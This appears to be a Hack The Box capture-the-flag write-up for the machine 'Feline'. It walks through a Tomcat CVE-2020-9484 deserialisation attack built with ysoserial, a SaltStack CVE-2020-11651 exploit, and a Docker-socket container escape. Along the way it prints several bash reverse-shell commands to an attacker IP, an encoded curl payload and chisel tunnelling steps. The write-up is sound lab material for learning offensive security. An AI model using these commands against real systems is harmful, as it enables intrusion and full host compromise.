
Feline - 15th Nov 20

10.10.10.205



Enter a caption for this image (optional)

Scanning


We run `masscan_to_nmap.py`, a tool I made that runs a Masscan, identifies open ports, and then takes those open ports over to Nmap, and scans for versions and default scripts against those ports.

```
purp1ew0lf@kali:~/Downloads/feline/scan$ python3 masscan_to_nmap.py -i 10.10.10.205

Running Masscan on network tun0 against the IP 10.10.10.205 to quickly identify open ports

[sudo] password for purp1ew0lf:

Starting masscan 1.0.5 (http://bit.ly/14GZzcT) at 2020-11-15 11:12:33 GMT
 -- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 1 hosts [131070 ports/host]

Running Nmap full nmap scan against 10.10.10.205 with the following ports 8080,22,

Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.

Nmap results saved to nmap_10.10.10.205.txt

Starting Nmap 7.91 ( https://nmap.org ) at 2020-11-15 11:17 GMT
```

```
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
8080/tcp open  http    Apache Tomcat 9.0.27
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: VirusBucket
```

Enumeration

If we go to http://10.10.10.205:8080/ we find a Virus analyser website. If we go to **/service** we can upload files



If we test an upload, and catch it in burpsuite, it seems pretty normal. r

```
POST /upload.jsp?email=test@test.com HTTP/1.1
Host: 10.10.10.205:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.205:8080/service/
Content-Type: multipart/form-data;
boundary=---------------------------28704639938106806302528697053
Origin: http://10.10.10.205:8080
Content-Length: 224
Connection: close

-----------------------------28704639938106806302528697053
Content-Disposition: form-data; name="image"; filename="test.txt"
Content-Type: text/plain

test

-----------------------------28704639938106806302528697053--
```

Upload Error

But, if we remove the **filename** from the request, we can trigger an error that reveals vulnerable information about the path

```
<div id="error">
  java.io.FileNotFoundException: /opt/samples/uploads (Is a directory)
  at java.base/java.io.FileOutputStream.open0(Native Method)
  at java.base/java.io.FileOutputStream.open(FileOutputStream.java:298)
  at java.base/java.io.FileOutputStream.<init>
    (FileOutputStream.java:237)
    at java.base/java.io.FileOutputStream.<init>
      (FileOutputStream.java:187)
      at org.apache.commons.fileupload.disk.DiskFileItem.write(DiskFileItem.java:394)
      at org.apache.jsp.upload_jsp._jspService(upload_jsp.java:205)
```

We can see that the server has an **/opt/samples/uploads** directory, but we can't access it from the wesbite.

Vuln Enum

If we look at Tomcat's security notes, we can find a CVE (2020-9484) that fits what we know about our machine: https://tomcat.apache.org/security-9.html#Apache_Tomcat_9.x_vulnerabilities

- As I read it, it's a de-serialisation attack that can hit the server-side and execute commands.
- It relies on us having knoweldge about file paths (which we do), being able to control the filename (and we can) and partiuclar gadgets being used by the system - not sure about this last one, but lets' experiment.

Test

There's a dedicated exploit to test if the system if vulnerable: https://github.com/masahiro331/CVE-2020-9484

But we don't need to follow it exactly. `git clone` the repo, and then upload the **groovy.session** file to the website.

Then the exploit advises us to run a **curl** command, but we need to tweak this:

```
#exploit originally
curl 'http://127.0.0.1:8080/index.jsp' \
-H 'Cookie: JSESSIONID=../../../../../usr/local/tomcat/groovy'

#after tweaking
curl 'http://10.10.10.205:8080/upload.jsp' \
-H 'Cookie: JSESSIONID=../../../opt/samples/uploads/groovy'
```

If the curl command comes back with "invalid request", it's possible the box has self-deleted the groovy file, so just upload it and run the command again. When successful, it should look like this:

```
/Downloads/feline/exploit/CVE-2020-9484$ curl 'http://10.10.10.205:8080/upload.jsp' -H 'Cookie: JSESSIONID=../../../opt/samples/uploads/groovy
<!doctype html><html lang="en"><head><title>HTTP Status 500 – Internal Server Error</title><style type="text/css">h1 {font-family:Tahoma,Arial
d-color:#525D76;font-size:22px;} h2 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} h3 {font-family
ite;background-color:#525D76;font-size:14px;} body {font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} b {font-family:Ta
;background-color:#525D76;} p {font-family:Tahoma,Arial,sans-serif;background:white;color:black;font-size:12px;} a {color:black;} a.name {colo
round-color:#525D76;border:none;}</style></head><body><h1>HTTP Status 500 – Internal Server Error</h1><hr class="line" /><p><b>Type</b> Except
b> The server encountered an unexpected condition that prevented it from fulfilling the request.</p><p><b>Exception</b></p><pre>java.lang.Null
        java.base&#47;sun.reflect.annotation.AnnotationInvocationHandler.readObject(AnnotationInvocationHandler.java:597)
        java.base&#47;jdk.internal.reflect.NativeMethodAccessorImpl.invoke0(Native Method)
        java.base&#47;jdk.internal.reflect.NativeMethodAccessorImpl.invoke(NativeMethodAccessorImpl.java:62)
        java.base&#47;jdk.internal.reflect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.java:43)
        java.base&#47;java.lang.reflect.Method.invoke(Method.java:566)
        java.base&#47;java.io.ObjectStreamClass.invokeReadObject(ObjectStreamClass.java:1175)
        java.base&#47;java.io.ObjectInputStream.readSerialData(ObjectInputStream.java:2295)
        java.base&#47;java.io.ObjectInputStream.readOrdinaryObject(ObjectInputStream.java:2166)
        java.base&#47;java.io.ObjectInputStream.readObject0(ObjectInputStream.java:1668)
        java.base&#47;java.io.ObjectInputStream.readObject(ObjectInputStream.java:482)
        java.base&#47;java.io.ObjectInputStream.readObject(ObjectInputStream.java:440)
        org.apache.catalina.session.StandardSession.doReadObject(StandardSession.java:1553)
        org.apache.catalina.session.StandardSession.readObjectData(StandardSession.java:1048)
        org.apache.catalina.session.FileStore.load(FileStore.java:234)
```

Now we know it's vulnerable let's begin our java de-serialisation attack

Java de-serialisation

We first need to download **ysoserial**

```
# you can copy and paste all these lines and run the, at once.
git clone https://github.com/frohoff/ysoserial.git
cd ysoserial
wget https://jitpack.io/com/github/frohoff\
/ysoserial/master-SNAPSHOT/ysoserial-master-SNAPSHOT.jar
```

Construct the Exploit

Now, after consulting Hacktricks (https://book.hacktricks.xyz/pentesting-web/deserialization) we can construct a reverse shell that utilises ysoserial, adheres to the base64 requirements, and saves it in a file we can upload

We first need to base64 a reverse shell

```
echo "bash -i >& /dev/tcp/10.10.14.13/5991 0>&1" | base64
```

Then take that **encoded payload** and insert it into the script below:

```
java -jar ysoserial-master-SNAPSHOT.jar CommonsCollections4 \
"bash -c {echo,EncodedPayloadGoesHere}|{base64,-d}|{bash,-i}" > evil.session
```

Execution

Now go ahead an upload **evil.session**, the file we just made, to the virus scanner file upload.

And now, let's re-use the curl command we tweaked earlier. This time, remove the string **groovy** and change it to our malicious file's name **evil**

```
curl 'http://10.10.10.205:8080/upload.jsp' \
-H 'Cookie: JSESSIONID=../../../opt/samples/uploads/evil'
```

And if all goes well, you'll be rewarded with a reverse shell

```
purp1ew0lf@kali:~/Downloads/feline/exploit/ysoserial$ sudo rlwrap nc -nvlp 5991
[sudo] password for purp1ew0lf:
listening on [any] 5991 ...
connect to [10.10.14.13] from (UNKNOWN) [10.10.10.205] 59244
bash: cannot set terminal process group (901): Inappropriate ioctl for device
bash: no job control in this shell
tomcat@VirusBucket:/opt/tomcat$ whoami
```

Tomcat Shell

In our tomcat shell, we are able to get the user flag and submit it to HTB.

Enumeration

We can download **linpeas**, and run it on the box

It's interesting that there's a **docker** on the system. Perhaps this can be used later

```
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

docker0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        inet6 fe80::42:6bff:fe34:8908  prefixlen 64  scopeid 0x20<link>
        ether 02:42:6b:34:89:08  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 17  bytes 1390 (1.3 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

ens160: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.10.10.205  netmask 255.255.255.0  broadcast 10.10.10.255
        inet6 fe80::250:56ff:feb9:3349  prefixlen 64  scopeid 0x20<link>
```

There's a lot of internal services running here. Let's explore these further

```
[+] Active Ports
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#open-ports
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Progra
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:4505          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:4506          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:39999         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8000          0.0.0.0:*               LISTEN      -
tcp        0      0 10.10.10.205:60430      10.10.14.13:80          CLOSE_WAIT  46053/curl
```

Internal services

Googling **port 4505 and 4506** lands us to sites that suggest a **saltstack** exploit:https://gist.github.com/SwitHak/8e7fa45b5656c691ddf13c8c47e8fda6

It seems like this can be exploited with a **dedicated python script**, however it's requies the **salt** module which cannot be simply added to the machine. It's easier to just forward the internal ports from our victim machine to our kali machine.

Port Forwarding

I wrote about **port forwarding** and the tool **chisel** in more detail on my writeup of the **machine Control,** so you're welcome to read that to understand what it is doing.

```
#in kali
sudo ./chisel_1.7.2_linux_amd64 server --port 4545 --reverse
# in victim
# I made a directory in /tmp, and worked from there
./chisel_1.7.2_linux_amd64 client 10.10.14.13:4545 R:4506:127.0.0.1:4506
```

```
tomcat@VirusBucket:/tmp/echo$ ./chisel_1.7.2_linux_amd64 client 10.10.14.13:5000 R:4506:
127.0.0.1:4506
<amd64 client 10.10.14.13:5000 R:4506:127.0.0.1:4506
2020/11/15 13:56:07 client: Connecting to ws://10.10.14.13:5000
2020/11/15 13:56:07 client: Retrying in 100ms ...
2020/11/15 13:56:07 client: Retrying in 200ms ...
2020/11/15 13:56:07 client: Retrying in 400ms ...
2020/11/15 13:56:08 client: Retrying in 800ms ...
2020/11/15 13:56:09 client: Retrying in 1.6s ...
2020/11/15 13:56:11 client: Retrying in 3.2s ...
2020/11/15 13:56:14 client: Fingerprint ec:68:78:91:ca:91:af:40:d4:57:8b:3e:ca:8a:00:aa
2020/11/15 13:56:14 client: Connected (Latency 16.21074ms)


2020/11/15 13:42:43 server: Listening on http://0.0.0.0:5000
2020/11/15 13:46:41 server: session#1: tun: proxy#R:4506=>4506: Listening
^Cpurp1ew0lf@kali:~/Downloads/feline/tomcat_shell$ sudo ./chisel_1.7.2_linux_amd64 serv
er --port 5000 --reverse
2020/11/15 13:49:24 server: Reverse tunnelling enabled
2020/11/15 13:49:24 server: Fingerprint ec:68:78:91:ca:91:af:40:d4:57:8b:3e:ca:8a:00:aa
2020/11/15 13:49:24 server: Listening on http://0.0.0.0:5000
2020/11/15 13:49:27 server: session#1: tun: proxy#R:4506=>4506: Listening
```

Exploit

The exploit can be pulled from here: https://github.com/jasperla/CVE-2020-11651-poc

You'll need to run `sudo pip install salt` for the exploit to work,

And then run it. You can insert whatever command you want to get a Root shell.

```
python3 exploit.py --master 127.0.0.1 --exec 'bash -c "[COMMAND]"'
```

```
purp1ew0lf@kali:~/Downloads/feline/tomcat_shell/salt_exploit$ python3 exploit.py --master 127
.0.0.1 --exec 'bash -c "bash -i >& /dev/tcp/10.10.14.13/4444 0>&1"'
[!] Please only use this script to verify you have correctly patched systems you have permiss
ion to access. Hit ^C to abort.
[+] Checking salt-master (127.0.0.1:4506) status... ONLINE
[+] Checking if vulnerable to CVE-2020-11651... YES
[*] root key obtained: AEQa0Sz3U+KhZWDUHSXuCikMX4bYD45SqIBAR6dhUqneTpsOGOkS66l2fh8ggaNyKJxPmO
BUYMM=
[+] Attemping to execute bash -c "bash -i >& /dev/tcp/10.10.14.13/4444 0>&1" on 127.0.0.1
[+] Successfully scheduled job: 20201115140555965861
purp1ew0lf@kali:~/Downloads/feline/tomcat_shell/salt_exploit$
```

Once that's done, we have a shell.

Docker Shell

But we aren't yet root on the main system. We're stuck in docker and need to escape the contrainer.

```
root@2d24bf61767c:~# ls
ls
todo.txt
root@2d24bf61767c:~# cat todo.txt
cat todo.txt
- Add saltstack support to auto-spawn sandbox dockers through events.
- Integrate changes to tomcat and make the service open to public.
root@2d24bf61767c:~#
```

if we `cat .bash_history` we're given an example of the command used to communicate with the Docker API

```
curl -s --unix-socket /var/run/docker.sock http://localhost/images/json
```

So, with this knoweldge we can google around for **docker socket API exploit** until we come across this guide: https://dejandayoff.com/the-danger-of-exposing-docker.sock/

There are **TWO** methods to root this box.

- The first is the intended way (I assume) as it involves manipulating the Docker API's to have the Image execute a HostOS reverse shell
- The second easier method is to copy a Docker binary over, and have it mount the HostOS file system

Longer Route to Root

We can ask the current **sandbox** image to run a Host OS command. This is messy, but it works:

Take this curl command that I base64 encoded because it was rendering weirdly on my report writer. It asks the Sandbox image to run a command on the Host OS.

- Copy, paste, and run the command below in your kali terminal
- Replace the IP swap ports if you want.
- Then run it the entire thing in the Docker Shell

```
echo "Y3VybCAtcyAtWFBPU1QgLS11bml4LXNvY2tldCAvdmFyL3J1bi9kb2NrZXIuc29jayAtZC\
Aie1wiSW1hZ2VcIjpcInNhbmRib3hcIixcImNtZFwiOltcIi9iaW4vc2hcIixcIi1jXCIsXCJjaH\
Jvb3QgL21udCBzaCAtYyBcXFwiYmFzaCAtYyAnYmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC\
4xMy81OTkxIDA+JjEnXFxcIlwiXSwgXCJCaW5kc1wiOiBbXCIvOi9tbnQ6cndcIl19IiAtSCAnQ29\
udGVudC1UeXBlOiBhcHBsaWNhdGlvbi9qc29uJyBodHRwOi8vbG9jYWxob3N0L2NvbnRhaW5lcnMv\
Y3JlYXRlCg==" | base64 -d | echo \n
```

When you run it in the Docker shell, you should get an **ID number**

```
root@2d24bf61767c:~# curl -s -XPOST --unix-socket /var/run/docker.sock -d "{\"Image\":\"sandbox\",\"cmd\":[\"/b
in/sh\",\"-c\",\"chroot /mnt sh -c \\\"bash -c 'bash -i >& /dev/tcp/10.10.14.13/5991 0>&1'\\\"\"], \"Binds\": [
\"/:/mnt:rw\"]}" -H 'Content-Type: application/json' http://localhost/containers/create
<pplication/json' http://localhost/containers/create
{"Id":"810208cd4cd85e2bb4c3930ec697a85f0022c4308caa1f280c3308300e59a146","Warnings":[]}
```

Quick as you can copy and paste that ID number. Include it down below, where it says **IDHere** in the URL

```
curl -s -XPOST --unix-socket /var/run/docker.sock http://localhost/containers\
/IdHere/start
```

```
curl -s -XPOST --unix-socket /var/run/docker.sock http://localhost/containers\
<t /var/run/docker.sock http://localhost/containers\
> /810208cd4cd85e2bb4c3930ec697a85f0022c4308caa1f280c3308300e59a146/start
/810208cd4cd85e2bb4c3930ec697a85f0022c4308caa1f280c3308300e59a146/start
root@2d24bf61767c:~#
```

Make sure your listener is ready, and be QUICK when you get the root shell as it dies quickly.

```
purp1ew0lf@kali:~/Downloads/feline/tomcat_shell/salt_exploit$ sudo rlwrap nc -nvlp 5991
[sudo] password for purp1ew0lf:
listening on [any] 5991 ...
connect to [10.10.14.13] from (UNKNOWN) [10.10.10.205] 44452
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
groups: cannot find name for group ID 11
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

root@810208cd4cd8:/# whoami
whoami
root
root@810208cd4cd8:/# cat /root/root.txt
cat /root/root.txt
```

Quicker&Easier Root: Docker Binary

There is however a quicker way to get the root flag. If we transfer the docker binary from the Tomcay shell to the Docker shell, and use the docker cli to copy the system files into the docker diectory

```
#in Tomcat shell
cd tmp
cp /usr/bin/docker .
python3 -m http.server 9001

# in Docker shell
wget http://172.17.0.1:9001/docker
chmod +x docker
```

```
root@2d24bf61767c:~# wget http://172.17.0.1:9001/docker
wget http://172.17.0.1:9001/docker
--2020-11-15 14:54:22--  http://172.17.0.1:9001/docker
Connecting to 172.17.0.1:9001... connected.
HTTP request sent, awaiting response... 200 OK
Length: 85029616 (81M) [application/octet-stream]
Saving to: 'docker'

docker              100%[===================>]  81.09M  --.-KB/s    in 0.1s

2020-11-15 14:54:22 (585 MB/s) - 'docker' saved [85029616/85029616]

root@2d24bf61767c:~# chmod +X docker
```

And now we're free to copy the contents of the main system. We know from the curl command that the images name is **sandbox:** `./docker run -v /root:/root -it sandbox`

And we get the root flag.

```
docker   ed_linux_amd64   shell.elf   test   todo.txt
root@2d24bf61767c:~# ./docker run -v /root:/root -it sandbox
./docker run -v /root:/root -it sandbox
/ # ^[[28;5Rwhoami
whoami
root
/ # ^[[28;5Rcat /root/root.txt
cat /root/root.txt
```